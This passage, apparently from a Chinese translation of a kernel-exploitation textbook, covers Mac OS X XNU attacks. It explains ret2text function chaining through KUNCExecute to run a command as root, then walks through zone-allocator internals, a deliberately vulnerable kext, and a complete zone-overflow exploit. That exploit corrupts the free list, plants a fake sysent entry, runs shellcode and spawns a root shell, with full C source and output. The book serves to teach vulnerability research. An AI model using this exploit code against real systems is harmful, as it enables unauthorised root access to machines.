我们至少需要把 copyin()、KUNCExecute() 和 thread_exception_return() 三个函数调用链接起来。然而，这就产生一个问题。当从一个溢出栈中链式调用存在的函数时，如果函数均带有参数而且函数将都被调用的话，将非常容易定位到栈上的两个相邻函数的返回地址。然而，如果一次需要调用大于或等于 3 个函数，在执行完第二个函数完后，栈指针将定位到指向第一个函数的第一个参数。这意味着，当 RET 指令被执行，导致执行将被转移到存储的第一个参数上。这对于当前的技术来说是不理想的。虽然有很多已得到证明的方法来解决链式调用函数的问题，但

是，每种方法都有它自身的困难和局限。

接下来，我们需要继续思考。针对我们漏洞的案例中，有一个相对比较容易的方法来解决这个问题——可以简单地两次触发缓冲区溢出：第一次是调用 copyin()，第二次是调用 exit_kernel 函数（thread_exception_return()）将我们的字符串写入内存。在第二次调用中，我们用 KUNCExecute() 的地址来触发它调用 exit_kernel 函数。为了建立模仿的栈帧，我们编写一些代码来说明这种方法。为了完成这个，首先构建一个 fake_frame 结构体来存储想调用的函数、exit_kernel 的地址和参数地址。

```
struct fake_frame {
        void *function;
        void *exit_kernel;
        unsigned long arg1;
        unsigned long arg2;
        unsigned long arg3;
        unsigned long arg4;
};
```

为了完成第一个调用 copyin()，我们可以建立如下代码结构。这里的 copyin() 有 4 个参数，而不是预想中的 3 个参数，这是因为 GCC 对 copyin() 进行了非常奇怪的优化。因为 copyin() 仅仅只是一个围绕着 copyio() 的封装，GCC 编译 copyin() 使其接受 4 个参数，然后把第二个参数拷贝到 ECX 中，使用 JMP 来访问 copyio() 函数。将这个参数设置为 0 来完成 copyin() 的调用。

```
struct fake_frame ff,*ffptr;

        ff.function = get_symbol("copyin");
        ff.arg1 = av[1];
        ff.arg2 = 0; //av[1] / (0x1f * 2);
        ff.arg3 = get_symbol("iso_font");
        ff.arg4 = strlen(av[1]) + 1;

        // Add a call to exit_kernel
        ff.exit_kernel = get_symbol("thread_exception_return");

        ffptr = (struct fake_frame *)&attackstring[OFFSET];
        memcpy(ffptr,&ff,sizeof(ff));
        ioctl(fd, DATASTRUCT,&ds);
```

正如代码所示，我们接着将 ffptr 结构体指针指向利用字符串，然后用 memcpy() 将结构体复制到内存。最后调用 ioctl()，就像我们之前所做的来触发溢出。我们已考虑用命令行来传递要执行的命令的这种方法来实现利用。

如果在这个阶段暂停执行，我们可以看到：iso_ font[] 缓冲区包含传递到利用程序中的字符串。

```
(gdb) x/s &iso_font
0x4face0 <iso_font>:      "MY_COMMAND_HERE"
```

现在需要当心第二个函数调用了。我们需要用和之前几乎一样的方法建立 fake_frame 结构体，这次用 KUNCExecute() 的地址来代替想调用的函数地址。通过在程序中

包含 UserNotification/KUNCUserNotifications.h 头文件，我们可以在利用程序中直接使用 kOpenAppAsRoot 和 kOpenApplicationPath 这两个常量（任何一个都可能会在代码中将值硬编码，但是这种方法不适用于随时改变它的值）。

```
#include <UserNotification/KUNCUserNotifications.h>

        // Set up our KUNCExecute
        ff.function = get_symbol("KUNCExecute");
        ff.arg1 = get_symbol("iso_font");
        ff.arg2 = kOpenAppAsRoot;
        ff.arg3 = kOpenApplicationPath;

        // Add a call to exit_kernel
        ff.exit_kernel = get_symbol("thread_exception_return");

        ffptr = (struct fake_frame *)&attackstring[OFFSET];
        memcpy(ffptr,&ff,sizeof(ff));
        ioctl(fd, DATASTRUCT,&ds);
```

既然已经开发了利用代码来利用这个漏洞，那么我们需要一个方法来测试它。为了实现这个目标，我们必须创建一个二进制文件来证明我们有 root 权限。实现这个功能的非常简单的方法就是执行 touch 命令来碰触一个已知预定位置的文件。采用这种方式，在检查正在运行的进程是什么权限之后，我们就可以检查文件权限和关联细节。这仅是一些简单实现这些功能的代码：

```
#include <stdio.h>
#include <stdlib.h>

int main(int ac, char **av)
{
        char *args[] = {"/usr/bin/touch","/tmp/hi",NULL};
        char *env[] = {"TERM=xterm",NULL};
        execve(*args,args,env);
}
```

在编译完测试代码并将它移到 /Users/luser/book/Backdoor 之后，我们可以运行利用代码，传递这个路径到二进制文件以便作为在命令行上的第一个参数：

```
-[luser@macosxbox:~/book]$ ./ret2text /Users/dcbz/book/Backdoor
[+] copyin is @ 0x19f38e
[+] iso_font is @ 0x4face0
[+] thread_exception_return is @ 0x1a14d0
[+] KUNCExecute is @ 0x1199da
[+] iso_font is @ 0x4face0
[+] thread_exception_return is @ 0x1a14d0
```

最后，如果检查文件的关联和权限，我们可以看到它被 root:wheel 所拥有。这意味着提权成功了。

```
-[luser@macosxbox]$ ls -lsa /tmp/hi
0 -rw-r--r-- 1 root wheel 0 Dec 1 10:30 /tmp/hi
```

很明显，我们需要从这里获得一个 root shell 来指向要修改的 Backdoor.c 代码，实现将 shell 绑定到一个端口，或者改变自身为 root 权限用户，甚至还有其他无限种的可能。

内存分配符利用

在前面内容中已经提到了任意内存读写漏洞利用以及基于栈的漏洞利用，现在我们要研究内核堆以及 XNU 中一些可用的内存分配符的漏洞利用。

我们要讨论的第一个分配符是 zone 分配符。一个 zone 分配符是一个内存分配符，用于快速、有效率地为确定大小的对象分配空间。我们之所以首先选择这个分配符进行讨论，是因为它也是 kmalloc() 分配符的基础。这个内存分配函数的源代码在 XNU 源码中的 osfmk/kern/zalloc.c 文件中。XNU 内核的许多主要结构体是利用 zone 分配符来分配空间的。比如说 task 结构体，thread 结构体，pipe 结构体，甚至 zone 结构体自己。

zone 分配符为用户态提供了 API 来查询 zone 的运行时状态。这个函数就是 host_zone_info()。Mac OS X 提供一种利用 /usr/bin/zprint 从命令行打印出状态信息的功能。还有一个很好的用途就是查看默认利用这个分配符的对象的类型。

```
-[luser@macosxbox]$ zprint
                    elem   cur    max    cur    max    cur alloc  alloc
zone name           size  size   size  #elts  #elts inuse  size  count
--------------------------------------------------------------------------
zones                388   51K    52K    136    137    116    8K     21
vm.objects           140  463K   512K   3393   3744   3360    4K     29 C
x86.saved.state      100   23K   252K    244   2580    137   12K    122 C
uthreads             416   63K  1040K    156   2560    137   16K     39 C
alarms                44    0K     4K      0     93      0    4K     93 C
mbuf                 256    0K  1024K      0   4096      0    4K     16 C
socket               408   55K  1024K    140   2570     82    4K     10 C
zombie                72    7K  1024K    113  14563      0    8K    113 C
cred                 136    3K  1024K     30   7710     21    4K     30 C
pgrp                  48    3K  1024K     85  21845     37    4K     85 C
session              312   15K  1024K     52   3360     36    8K     26 C
vnodes               144  490K  1024K   3485   7281   3402   12K     85 C
proc                 596   39K  1024K     68   1759     41   20K     34 C
```

在对这个分配符溢出漏洞利用之前，我们需要了解一下分配符工作的流程。我们首先要了解 zone 分配符为了实现设置对象的缓冲区所提供的接口。

首先，我们需要准备一块区域来存储希望存储的对象类型信息。这可以通过使用 zinit() 函数来实现，这个函数的原型如下：

```
zone_t
zinit(
      vm_size_t size,          /* 一个元素的大小 */
      vm_size_t max,           /* 最大可用空间 */
      vm_size_t alloc,         /* 分配的大小 */
      const char *name)        /* zone 的大小 */
```

每个参数的作用很明显：size 提供了 zone 中每个 chunk 的大小；第四个参数 name 将在

用户态的 zprint 输出中打印出来。

首先这个函数必须检查这是否是系统中的第一个 zone，如果是，zones_zone 将不会创建。在这种情况下，zinit() 将会创建一个 zone 来存储自己的信息。否则，zalloc() 将从 zones_zone 分配空间来存储这个 zone 的信息。zone 结构体的格式如下：

```
struct zone {
    int             count;          /* 现在使用的元素的个数 */
    vm_offset_t     free_elements;
    decl_mutex_data(,lock)          /* 通用锁 */
    vm_size_t       cur_size;       /* 当前使用的内存大小 */
    vm_size_t       max_size;       /* 这个 zone 的最大 */
    vm_size_t       elem_size;      /* 一个元素的大小 */
    vm_size_t       alloc_size;     /* 多余使用的内存大小 */
    unsigned int
    /* boolean_t */ exhaustible:1,  /* 如果为空，仅仅返回？ */
    /* boolean_t */ collectable:1,  /* (F) 垃圾收集空页 */
    /* boolean_t */ expandable:1,   /* (T) 扩展 zone（通过消息）？ */
    /* boolean_t */ allows_foreign:1, /* (F) 是否允许 non-zalloc 空间 */
    /* boolean_t */ doing_alloc:1,  /* zone 有没有扩展？ */
    /* boolean_t */ waiting:1,      /* 等待扩展线程？ */
    /* boolean_t */ async_pending:1, /* 异步分配等待？ */
    /* boolean_t */ doing_gc:1;     /* 进程的垃圾收集？ */
    struct zone *   next_zone;      /* 指向所有 zone 列表 */
    call_entry_data_t       call_async_alloc;
            /* 异步分配的 callout*/
    const char      *zone_name;     /* zone 名字 */
#if     ZONE_DEBUG
    queue_head_t active_zones;      /* 活动的元素 */
#endif /* ZONE_DEBUG */
};
```

为 zone 结构体分配空间之后，zinit() 将使用一些基本的初始化数据进行初始化：

```
z->free_elements = 0;
z->cur_size = 0;
z->max_size = max;
z->elem_size = size;
z->alloc_size = alloc;
z->zone_name = name;
z->count = 0;
z->doing_alloc = FALSE;
z->doing_gc = FALSE;
z->exhaustible = FALSE;
z->collectable = TRUE;
z->allows_foreign = FALSE;
z->expandable = TRUE;
z->waiting = FALSE;
z->async_pending = FALSE;
```

我们需要在利用这个结构体的过程中铭记的最重要的元素是 free_elements 属性。在 zinit() 初始化的过程中，这个属性设置为 0。这意味着在空闲列表中没有 chunk。

一旦 zinit() 完成，我们的 zone 就准备好进行分配空间。zalloc() 函数典型的应用是用来从 zone 中分配一个 chunk。然而，还有一个函数 zget()，它可以不被阻塞地从 zone 中获取内存。当调用 zalloc() 之后，第一件事就是检查 zone 结构体中 free_elements 属性的值，以便检查空闲列表中是否有东西，如果有，这个函数将使用 REMOVE_FROM_ZONE() 宏从空闲列表中删除这个 chunk，然后将它返回：

```
#define REMOVE_FROM_ZONE(zone, ret, type)                                \
MACRO_BEGIN                                                              \
        (ret) = (type) (zone)->free_elements;                            \
        if ((ret) != (type) 0) {                                         \
            if (!is_kernel_data_addr(((vm_offset_t *)(ret))[0])) {       \
                panic("A freed zone element has been modified.\n");      \
            }                                                            \
            (zone)->count++;                                             \
            (zone)->free_elements = *((vm_offset_t *)(ret));             \
        }                                                                \
MACRO_END
#else /* MACH_ASSERT */
```

REMOVE_FROM_ZONE() 宏简单地返回 zone 结构体中的 free_elements 指针。然后将它解引用，并且使用下一个空闲 chunk 的地址来更新 zone 结构体。is_kernel_data_addr() 的作用是确保这个地址指向内核地址空间。不过很少使用这个检查，因为它仅仅检查地址是否在 0x1000 与 0xFFFFFFFF 之间。它也会检查地址是否是 word-aligned（!(address & 0x3)）。这些在漏洞利用的过程中提供极少的限制。在这个地址返回到被调用者之前，这块内存是没有块（block-zeroed）的。这就带来漏洞利用上的问题，我们将在以后的章节中仔细讨论。

如果空闲列表中没有元素，zalloc() 将按顺序从 zinit() 创建的映射中取出下一个 chunk 以便划分空间。当完整使用一个映射，并且空闲列表是空的，这个分配符将使用 kernel_memory_allocate() 函数来创建一个新的映射。这和内存分配符在用户态中使用 brk() 或者 mmap() 函数很相似。

正如我们期望的，zalloc() 调用的相反操作就是 zfree() 函数。它将会在 free_elements 列表中添加一个元素。这个函数使用一些明确的检查来确定释放的指针是指向内核态的，并且是从 zone 传递给这个函数的。再次，当访问 free_elements 列表时，会使用宏 ADD_TO_ZONE()：

```
#define ADD_TO_ZONE(zone, element)                                       \
MACRO_BEGIN                                                              \
                if (zfree_clear)                                         \
                {   unsigned int i;                                      \
                    for (i=1;                                            \
                         i < zone->elem_size/sizeof(vm_offset_t) - 1;    \
                         i++)                                            \
                    ((vm_offset_t *)(element))[i] = 0xdeadbeef;          \
                }                                                        \
                ((vm_offset_t *)(element))[0] = (zone)->free_elements;   \
                (zone)->free_elements = (vm_offset_t) (element);         \
                (zone)->count--;                                         \
MACRO_END
```

这个宏首先将 0xdeadbeef 值逐渐地写入已经 free() 的内存区域。然后，将 zonc 结构体中的 free_list 元素的当前值写入最近 free() 过的元素的开始。最后，把 free() 过的元素的地址返回给 zone 结构体的 free_elements 属性，更新空闲列表头。

为了更好地理解空闲列表，可以参考图 5.18。这个列表就是一个单链表，zone 结构体元素 free_elements 包含了列表头。就像在图中看到的每一个空闲元素指向下一个空闲元素。

以上描述足以提供一个溢出到 zone 的基本的例子。同样，因为没有这样的漏洞的公开例子，我们将构造一个用于教学目的的例子。要做到这一点，可以修改“基于堆栈的缓冲区溢出”一节中基于 memcpy() 的例子 kext。而不是在栈上分配的缓冲区，我们可以创建一个缓冲区块，每次调用 IOCTL 时在此分配新的缓冲区。




图 5.18　单向空闲列表

我们需要做的第一个变化就是在内核扩展的 start 函数中增加一个 zinit() 的调用。我们将使用下面的参数：

```
#define BUFFSIZE 44
buff_zone = zinit(
        BUFFSIZE,                              /* 元素大小 */
        (BUFFSIZE * MAXBUFFS) + BUFFSIZE,      /* 可以使用的最大内存 */
        0,                                     /* 分配大小 */
        "BUFFERZONE")
```

就像我们看到的，这个函数创建了一个叫做 BUFFERZONE 的 zone 去存储我们的数据。

然后我们定义 IOCTL 的两个不同的命令：ADDBUFFER 用于分配一个新的空间，FREEBUFFER 释放已分配的缓冲区。

```
#define ADDBUFFER _IOWR('d',0,datastruct)
#define FREEBUFFER _IOWR('d',1,datastruct)
```

接着，在 IOCTL 代码中，我们增加一个 switch 语句来判定正在使用哪个命令。如果 ADDBUFFER 传入，我们采用与栈溢出的例子一样的方式对长度执行失败检查，然后从用户态中复制数据到新分配的缓冲区。我们也可以利用 kern_ptr 数据结构中的元素来作为我们缓冲区数组的唯一标识 ID。这个值返回到用户态，并且提供一些有用的信息。

在 FREEBUFFER 中，我们简单地检查 kern_ptr 用户传入的缓冲区是否是 kext 分配的缓冲

区，如果是，将它传给 zfree() 以返回给 zone。下面是 IOCTL 的完整代码：

```
static int ZoneAllocOverflowIOCTL(dev_t dev, u_long cmd, caddr_t
data,int flag, struct proc *p)
{
     datastruct *ds = (datastruct *)data;
     char *buffer = 0;
     switch(cmd) {
          case ADDBUFFER:
          printf("Adding buffer to array\n");
          buffer = zalloc(buff_zone);

          if(!buffer) {
             printf("error: could not allocate buffer\n");
             return KERN_FAILURE;
          }

          memset(buffer,'\x00',BUFFSIZE);

          if(sizeof(data) > BUFFSIZE){
               printf("error: data too big for buffer.\n");
               return KERN_FAILURE;
          }

          if(copyin((void *)ds->data, (void *)buffer, ds->size) == -
1){
             printf("error: copyin failed.\n");
             return KERN_FAILURE;
          }

          if(add_buffer(buffer) == KERN_FAILURE){
               printf("max number of buffers reached\n");
               return KERN_FAILURE;
          }
          ds->kern_ptr = buffer;
          return KERN_SUCCESS;
          break;
     case FREEBUFFER:
            printf("Freeing buffer...\n");
            if(free_buffer(ds->kern_ptr) == KERN_FAILURE){
                 printf("could not locate buffer to free\n");
                 return KERN_FAILURE;
            }
            ds->kern_ptr = 0;
            break;
       default:
              printf("error: bad ioctl cmd\n");
              return KERN_FAILURE;
   }

   printf("Success!\n");
   return KERN_SUCCESS;
}
```

现在我们的目标是研究如何利用这个漏洞。事实上，这个例子有些过于完美，它允许我

们随意地分配和释放 chunk，还可以把 chunk 的地址返回给用户态，这对漏洞利用来说非常有用。

在触发溢出之前，我们可以创建一个应用程序，使用 ADDBUFFER 命令调用 3 次 ioctl()，然后打印出缓冲区的地址，下面是结果输出：

```
alloc1 @ 0x4975dec
alloc2 @ 0x4975dc0
alloc3 @ 0x4975d94
```

我们能看出，每一个分配的执行都是从一个映射的高位转向低位的内存地址。我们还能看出每一个分配都是精确的 44 字节。如果执行这个应用几次，然后执行 zprint，我们就能够看到 BUFFERZONE 输出：

```
vstruct.zone        80      0K     784K     0 10035     0     4K     51 C
BUFFERZONE          44      3K      24K    93   558    15     4K     93 C
kernel_stacks    16384   1440K    1440K    90    90    68    16K      1 C
```

下一步就是利用这个内核扩展，以便观察调用 IOCTL 中的 FREEBUFFER 命令后 zone 的状态变化。如果修改测试程序来分配 3 个 chunk，保留第一个和第二个 chunk 的地址，然后依次释放它们，我们能看到下一次的分配会返回最后一个被释放的 chunk 的地址。这就提到在第 3 章中讨论过的一般内核堆分配技术中的所有可能性。唯一的不同点就是，我们溢出的目标是一个空闲 chunk 而不是一个已分配的 victim。因为 chunk 的分配是从高位地址到低位地址，这就意味着我们需要以相反的顺序释放两个已分配的 chunk，以便接收低位内存中存储的分配。下面是验证上述假设的输出：

```
-[luser@macosxbox]$ ./zonesmash
alloc1 @ 0x48cadec
alloc2 @ 0x48cadc0
alloc @ 0x48caad94
[+] Freeing alloc2
[+] Freeing alloc1
new alloc @ 0x48cadc0
```

几乎任何堆溢出利用的第一步一般都是试图使得堆处于一种已知的可靠的状态。因为堆是根据程序逻辑动态分配和释放的缓冲区，所以每次利用的时候堆的状态是不断变化的。值得庆幸的是，使用一个 zone 分配符，就可以很容易解决这个问题。为了获得堆的可靠状态，我们可以使用 zprint 获取目标 zone 的容量。然后可以执行必要次数的分配操作，但是并不需要为了移除 free-list 的所有入口而对 zprint 获取列表的所有的入口进行填充。当一个空闲列表是空的时候，我们可以分配 chunk，它们在内存中是相邻的。同样，不像其他的内存分配符的形式，我们不用担心 chunk 的混乱，因为 zone 中的每个 chunk 大小都是一样的。

由于所列举的例子是相对可控的，因此我们在例子中简单地利用 10 个内存分配来确保空闲列表是空的：

```
// 填满空隙
int i;
for(i = 0; i <= 10; i++)
        ioctl(fd, ADDBUFFER,&ds);
```

现在 zone 是一个清空的状态，我们可以与之前研究过的代码一样执行相同的分配。首先分配 3 个缓冲区然后释放掉前两个缓冲区。然后再分配另外一个缓冲区，这次将溢出到最新返回的 chunk 的 44 字节范围外面，这将允许我们覆盖当前内存中 chunk 的下一个 chunk 指针。当我们执行一个额外的分配时，这个邻近的 chunk 将从空闲列表中删除。就像在本节之前讨论过的，REMOVE_FROM_ZONE 宏将会把溢出的下一个 chunk 指针写到 zone 结构中空闲列表的头部。这意味着 zone 的下一个分配将用户控制的指针作为自身分配返回。为了验证这个理论，我们在 4 字节值 0xcafebabe 之后写进 chunk 44 个字节。然后使用 GDB 的 print 命令打印 zone 结构体，可以看到 free_elements 属性包含 0xcafebabe。

```
(gdb) print *(struct zone *)0x16c8fd4
$1 = {
   count = 15,
   free_elements = 3405691582, (0xcafebabe)
```

这意味着下一次使用这个 IOCTL 执行 ADDBUFFER 命令时，我们可以把用户控制的数据写入内核的任何位置。在这个阶段，我们遇到了和前面提到的内存任意重写的例子一样的情况。就像那个例子中一样，我们可以分配 sysent 表的地址，重写不用的 sysent 结构体。但是，因为 zalloc() 强制性地写 \x00 字节到最近返回的缓冲区上，所以我们不能限制重写的长度仅仅是 sysent 结构体的大小，44 字节将会被 NULL 字节填满。因为 sysent 表的结构实际上是完全可预测的、静态的，为了使系统重写后保持不变，我们可以简单地把缓冲区用 mach_kernel 二进制得到的数据填满。

这种方法的实现留给读者作为练习。在这种情况下，重写的大小（44 字节）小到只能够重写两个 sysent 入口。之前的例子中我们使用的值（21 号系统调用）事实上是在另一个空 sysent 入口之前。因此，将未使用的 sysent 入口用 0 填充也很少产生消极的影响。

如果我们修改“利用注释”一节中的代码，把想修改的 sysent 结构的地址移入 free_list，然后在下一个分配中写入假的 sysent 结构，调用系统调用 syscall(21,0,0,0)，我们将会看到我们熟悉的信息——授权控制 EIP：

```
(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xdeadbeef in ?? ()
```

乍一看，您可能关心当我们从空闲列表中删除指向 sysent 数组的指针时，这个指针将会解引用，然后使用解引用后的结果来更新空闲列表的头部。然而，我们可以依赖重写的空的 sysent 入口被 NULL 字节初始化状态这个情况。这就意味着空闲列表头将更新成 0x0。这将会导致重新创建空的空闲列表，从而导致这成为一个可靠的利用。

现在我们能够控制执行，然后就需要决定哪里可以存放 shellcode。在这种方案下，这是一个很容易解决的问题。因为我们的例子把堆地址返回给用户态。通过把 shellcode 存放在第三个分配空间中，然后使用这个地址作为返回地址，这样可以返回到我们的 shellcode 执行。

注意 如果这种信息的泄漏不存在，我们可以简单地利用在前面的“利用注释”一节

中提到的 p_comm 技术。

综上所述，使用一个 rootshell 编译以及执行我们的利用：

```
-[luser@macosxbox]$ ./zonesmash
[+] Retrieving address of syscall table...
[+] nsysent is @ 0x50f9e0
[+] Syscall 21 is @ 0x50fbf8
alloc1 @ 0x3b02dec
alloc2 @ 0x3b02dc0
shellcode @ 0x3b02d94
[+] Freeing alloc1
[+] Freeing alloc2
[+] Performing overwrite
new alloc @ 0x3b02dc0
[+] Moving sysent address to free_list
[+] Setting up fake syscall entry.
uid: 0 euid: 501
sh-3.2# id
```

同样，这次利用的完整的源代码在 www.attackingthecore.com 上可以找到。

为了体现完整性，我们把代码贴在下面：

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/ioctl.h>
#include <sys/types.h>
#include <sys/sysctl.h>
#include <sys/param.h>
#include <unistd.h>

#define BUFFSIZE 44+4
#define ADDBUFFER _IOWR('d',0,datastruct)
#define FREEBUFFER _IOWR('d',1,datastruct)

#define SYSCALL_NUM 21
#define LEOPARD_HIT_ADDY(a) ((a)+(sizeof(struct sysent)*SYSCALL_NUM))

struct sysent {
   short sy_narg;
   char sy_resv;
   char sy_flags;
   void *sy_call;
   void *sy_arg_munge32;
   void *sy_arg_munge64;
   int sy_return_type;
   short sy_arg_bytes;
};


typedef struct datastruct {
         void *data;
         unsigned long size;
         void *kern_ptr;
```

```
} datastruct;

unsigned char shellcode[] =
"\x55"              //    push ebp
"\x89\xE5"          //    mov ebp,esp
"\x8B\x4D\x08"      //    mov ecx,[ebp+0x8]
"\x8B\x49\x64"      //    mov ecx,[ecx+0x64]
"\x31\xC0"          //    xor eax,eax
"\x89\x41\x10"      //    mov [ecx+0xc],eax
"\xC9"              //    leave
"\xC3";             //    ret

u_long get_symbol(char *symbol)
{
        #define NMSTRING "nm /mach_kernel | grep "
        unsigned int length = strlen(NMSTRING) + strlen(symbol) + 4;

        char *buffer = malloc(length);
        FILE *fp;

        if(!buffer){
                printf("error: allocating symbol string\n");
                exit(1);
        }
        snprintf(buffer,length-1,NMSTRING"%s",symbol);
        fp = popen(buffer, "r");
        u_long addr = 0;
        fscanf(fp,"%x\n",&addr);

        printf("[+] %s is @ 0x%x\n",symbol,addr);

        free(buffer);

        return addr;
}


int main(int ac, char **av)
{
        struct sysent fsysent;
        datastruct ds;
        int fd;
        unsigned char attackstring[BUFFSIZE];
        unsigned long *ptr,sc_addr;
        char *env[] = {"TERM=xterm",NULL};
        void *ret;
        char *shell[] = {"/bin/sh",NULL};

        //size_t done = 0;

        if((fd = open ("/dev/heapoverflow", O_RDONLY)) == -1 ){
                printf("error: couldn't open /dev/heapoverflow\n");
                exit(1);
        }
```

```
memset(attackstring,'\x90',BUFFSIZE);
memcpy(attackstring,shellcode,sizeof(shellcode));

ds.data = attackstring;
ds.size = sizeof(shellcode);
ds.kern_ptr = 0;
printf("[+] Retrieving address of syscall table...\n");
sc_addr = get_symbol("nsysent");
sc_addr += 32;

sc_addr = LEOPARD_HIT_ADDY(sc_addr);
//sc_addr -= 10;
printf("[+] Syscall 21 is @ 0x%x\n", sc_addr);
//exit(0);

// fill gaps
int i;
for(i = 0; i <= 10; i++)
        ioctl(fd, ADDBUFFER,&ds);

void *alloc1 = 0;
void *alloc2 = 0;

ioctl(fd, ADDBUFFER,&ds);
if(ds.kern_ptr != 0) {
        alloc1 = ds.kern_ptr;
        printf("alloc1 @ 0x%x\n", ds.kern_ptr);
}

ioctl(fd, ADDBUFFER,&ds);
if(ds.kern_ptr != 0) {
        alloc2 = ds.kern_ptr;
        printf("alloc2 @ 0x%x\n", ds.kern_ptr);
}

ioctl(fd, ADDBUFFER,&ds);

if(!ds.kern_ptr) {
         printf("[+] Shellcode failed to be allocated\n");
         exit(1);
}
ret = ds.kern_ptr;
printf("shellcode @ 0x%x\n", ds.kern_ptr);

printf("[+] Freeing alloc1\n");
ds.kern_ptr = alloc1;
ioctl(fd, FREEBUFFER,&ds);

if(ds.kern_ptr != 0) {
        printf("free failed.\n");
}

printf"[+] Freeing alloc2\n");
ds.kern_ptr = alloc2;
```

```
        ioctl(fd, FREEBUFFER,&ds);

        if(ds.kern_ptr != 0) {
                printf("free failed.\n");
                exit(1);
        }

        ptr = &attackstring[BUFFSIZE-sizeof(void *)];
        *ptr = sc_addr;

        printf("[+] Performing overwrite\n");
        ds.size = BUFFSIZE;

        ioctl(fd, ADDBUFFER,&ds);
        if(ds.kern_ptr != 0) {
                printf("new alloc @ 0x%x\n", ds.kern_ptr);
        }

        printf("[+] Moving sysent address to free_list\n");
        ds.size = 10;
        ioctl(fd, ADDBUFFER,&ds);
        if(ds.kern_ptr != 0) {
                alloc1 = ds.kern_ptr;
        }
        ds.size = 10;

        printf("[+] Setting up fake syscall entry.\n");

        fsysent.sy_narg = 1;
        fsysent.sy_resv = 0;
        fsysent.sy_flags = 0;
        fsysent.sy_call = (void *)ret;
        fsysent.sy_arg_munge32 = NULL;
        fsysent.sy_arg_munge64 = NULL;
        fsysent.sy_return_type = 0;
        fsysent.sy_arg_bytes = 4;

        ds.data     = &fsysent;
        ds.size     = sizeof(fsysent);
        ds.kern_ptr = 0;
        ioctl(fd, ADDBUFFER,&ds);

        syscall(21,0,0,0);
                printf("uid: %i euid: %i\n",getuid(),geteuid());
                execve(*shell,shell,env);
}
```

前面提到过，zone 分配符是 kalloc()（内核分配符）的基础。事实上，内核分配符（在 XNU 中应用最广泛的是 general-purpose 分配符）简单地封装了 zalloc 功能。在 kalloc 的初始化中，可以使用 zone 分配符创建一些 zone。每一个 zone 存储不同大小的分配空间。如果一个分配空间比最大的 zone 还要大，将使用 kmem_allocate()，kmem_allocate() 仅仅用来创建新的页映射。k_zone_name 数组存储每个 zone 的名字：

```
static const char *k_zone_name[16] = {
        "kalloc.1",             "kalloc.2",
        "kalloc.4",             "kalloc.8",
        "kalloc.16",            "kalloc.32",
        "kalloc.64",            "kalloc.128",
        "kalloc.256",           "kalloc.512",
        "kalloc.1024",          "kalloc.2048",
        "kalloc.4096",          "kalloc.8192",
        "kalloc.16384",         "kalloc.32768"
}
```

当发生一个 kalloc 分配，将会对比每个 zone 的大小，然后直接调用 zalloc_canblock() 来分配一个新的 chunk。基于这个特点，之前 zalloc 代码中的技术将应用在 kalloc 已分配的缓冲区中。

竞态条件

XNU 内核是有优先权区分的，因此，竞态条件很丰富。作者担心一些 XNU 的未公开漏洞会导致竞态。然而，这些漏洞的利用与其他 UNIX 系统的漏洞利用是一样的，所以在第 4 章中我们讨论的技术能够完全应用于 Mac OS X 上。

Snow Leopard 利用

就像本章引言中描述的，在编写本书时，Mac OS X 的最新的版本叫做 Snow Leopard，是一个 64 位操作系统。对内核的改动很小。Snow Leopard 默认地启动一个 32 位内核和一个 64 位用户态。这意味着本章讨论的大部分技术还是能够应用于 Snow Leopard 系统上。Snow Leopard 系统也能使用 64 位内核进行初始化，但是到目前为止，还没有什么变化能限制我们所描述的技术的使用。

小结

在本章中，我们着重讨论了 Mac OS X 和其他 UNIX 衍生系统的相同和不同之处。Mac 系统很适合做漏洞研究，但是此领域中没有多少文档资料。它的用户在最近几年也以很快的速度增长。

